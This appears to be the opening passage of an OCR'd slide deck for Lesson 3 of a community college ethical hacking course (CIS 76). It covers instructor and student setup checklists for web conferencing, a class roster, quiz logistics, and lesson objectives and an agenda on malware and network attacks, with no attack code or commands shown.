Last updated 9/13/2017

Rich's lesson module checklist

- ❑ Slides and lab posted
- ❑ WB converted from PowerPoint
- ❑ Print out agenda slide and annotate page numbers


- ❑ Flash cards
- ❑ Properties
- ❑ Page numbers
- ❑ 1st minute quiz
- ❑ Web Calendar summary
- ❑ Web book pages
- ❑ Commands

- ❑ Lab 3 posted and tested
- ❑ Rouji VM created and online

- ❑ Microsoft academic store
- ❑ VMware academic store

- ❑ Backup slides, whiteboard slides, CCC info, handouts on flash drive
- ❑ Spare 9v battery for mic
- ❑ Key card for classroom door

- ❑ Update CCC Confer and 3C Media portals



Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.


2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits

Rich Simms
- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: http://simms-teach.com

And thanks to:
- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class




1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.

Student checklist for suggested screen layout


- ❑ *Google*
- ❑ *CCC Confer*
- ❑ *Downloaded PDF of Lesson Slides*




- ❑ *CIS 76 website Calendar page*
- ❑ *One or more login sessions to Opus*

Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.




3) Click OK button.



4) Select "Share desktop" and click Share button.


Rich's CCC Confer checklist - setup


[ ] Preload White Board




[ ] Connect session to Teleconference

Session now connected to teleconference






[ ] Is recording on?



Red dot means recording


[ ] Use teleconferencing, not mic

Should be grayed out




Should change from phone handset icon to little Microphone icon and the Teleconferencing … message displayed

Rich's CCC Confer checklist - screen layout



[ ] layout and share apps


Rich's CCC Confer checklist - webcam setup




[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo






The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table

Elmo rotated up to view white board




Run and share the Image Mate program just as you would any other app with CCC Confer

Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx


Control Panel (small icons)




General Tab > Settings…



500MB cache size



Delete these



Google Java download

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*

Volume
**4 - increase conference volume.*
**7 - decrease conference volume.*
**5 - increase your voice volume.*
**8 - decrease your voice volume.*

CIS 76 - Lesson 3

Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**


Philip


Bruce


James


Sam B.


Sam R.


Miguel


Bobby


Garrett


Ryan A.


Aga


Karina


Chris


Corbin


Helen


Xu


Mariano


Cameron


Ryan M.


Tre


May


Karl-Heinz


Remy


Tanner

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

First Minute Quiz

Please answer these questions **in the order** shown:

Use CCC Confer White Board

email answers to: risimms@cabrillo.edu

(answers must be emailed within the first few minutes of class for credit)

Network and Computer Attacks

Objectives

- Describe the different types of malware.
- Describe methods to protect against malware attacks.
- Describe the types of network attacks.
- Identify physical security attacks and vulnerabilities.

Agenda

- Quiz #2
- Questions
- Housekeeping
- They never stop knocking
  - Sun-Hwa
  - PA-500
- SSH brute force attack
- Captured Bot
- Malware
- TCP review
- Session hijacking
- Assignment
- Wrap up

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions

How this course works?

Past lesson material?

Previous labs?

- Graded work in home directories
- Answers in /home/cis90/answers

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*

Housekeeping

Roll Call

If you are attending class by watching the recordings email the instructor at:

risimms@cabrillo.edu

to provide roll call attendance.

If you haven't already

